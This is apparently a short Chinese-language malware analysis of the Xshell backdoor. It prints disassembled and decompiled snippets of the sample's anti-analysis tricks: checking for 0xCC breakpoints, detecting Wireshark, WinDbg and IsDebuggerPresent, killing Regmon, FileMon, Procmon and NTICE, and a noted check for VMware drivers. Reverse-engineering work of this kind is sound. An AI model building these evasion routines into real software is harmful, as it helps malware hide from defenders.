
Xshell后门

0xCC检测：




```
seg000:0000FA1D 450                    lea     eax, [ebp+var_434]
seg000:0000FA23
seg000:0000FA23     loc_FA23:                              ; CODE XREF: sub_F52B+45A↑j
seg000:0000FA23 450                    push    eax
seg000:0000FA24 454                    push    [ebp+var_30]
seg000:0000FA27 458                    call    [ebp+var_20]
seg000:0000FA2A 458                    mov     ebx, eax
seg000:0000FA2C 458                    test    ebx, ebx
seg000:0000FA2E 458                    jz      loc_FB24
seg000:0000FA34 458                    cmp     byte ptr [ebx], 0CCh
```

wireshark检测：




```
mov     eax, 16C31D4h
lea     ecx, [esp+38h+var_30] ; Load Effective Address
call    decode          ; Wireshark-is-running-{9CA78EEA-EA4D-4490-9240-FC01FCEF464B}
push    dword ptr [eax+8]
call    sub_16C1834     ; Call Procedure
pop     ecx
lea     esi, [esp+38h+var_30] ; Load Effective Address
call    free            ; Call Procedure
mov     eax, 16C3214h
lea     ecx, [esp+38h+var_20] ; Load Effective Address
call    decode          ; Wireshark-is-running-{9CA78EEA-EA4D-4490-9240-FC01FCEF464B}
push    dword ptr [eax+8]
call    sub_16C1834     ; Call Procedure
pop     ecx
lea     esi, [esp+38h+var_20] ; Load Effective Address
call    free            ; Call Procedure
mov     eax, 16C3254h
lea     ecx, [esp+38h+var_10] ; Load Effective Address
call    decode          ; Wireshark-is-running-{9CA78EEA-EA4D-4490-9240-FC01FCEF464B}
```


WinDbg，Regmon，FileMon，IsDebuggerPresent等检测：



```
  if ( !lstrcmpi_0(&v14, v8)
    || (v2 = 15,
        ACPOASM = decode(0x16C3168, (int)&v17),
        v10 = WideCharToMultiByte((int)ACPOASM),
        !lstrcmpi_0(&v14, v10))
    || (v2 = 31,
        WinDbgFrameClass = decode(0x16C3174, (int)&v15),
        v12 = WideCharToMultiByte((int)WinDbgFrameClass),
        v21 = 0,
        !lstrcmpi_0(&v14, v12)) )
```



```
Regmon = decode(23867640, (int)&v4);
TerminateProcess_1(Regmon[2]);
free((int)&v4);
FileMon = decode(23867656, (int)&v5);
TerminateProcess_1(FileMon[2]);
free((int)&v5);
ProcmonDebugLogger = decode(23867672, (int)&v6);
TerminateProcess_1(ProcmonDebugLogger[2]);
free((int)&v6);
NTICE = decode(23867700, (int)&v7);
TerminateProcess_1(NTICE[2]);
free((int)&v7);
Sleep_0(1000);
```




```
IsDebuggerPresent = decode(23867784, (int)&v19);
v2 = WideCharToMultiByte((int)IsDebuggerPresent);
kernelbase = decode(23867808, (int)&v20);
v4 = WideCharToMultiByte((int)kernelbase);
v5 = GetModuleHandleA_0(v4, v2);
v22 = GetProcAddress(v5);
```

反调试/反虚拟机/反沙箱技术

上文提到的类似样本


检测vmmemctl，vmmouse，vmusbmouse，vmxnet，vmscsi等驱动反虚拟机：

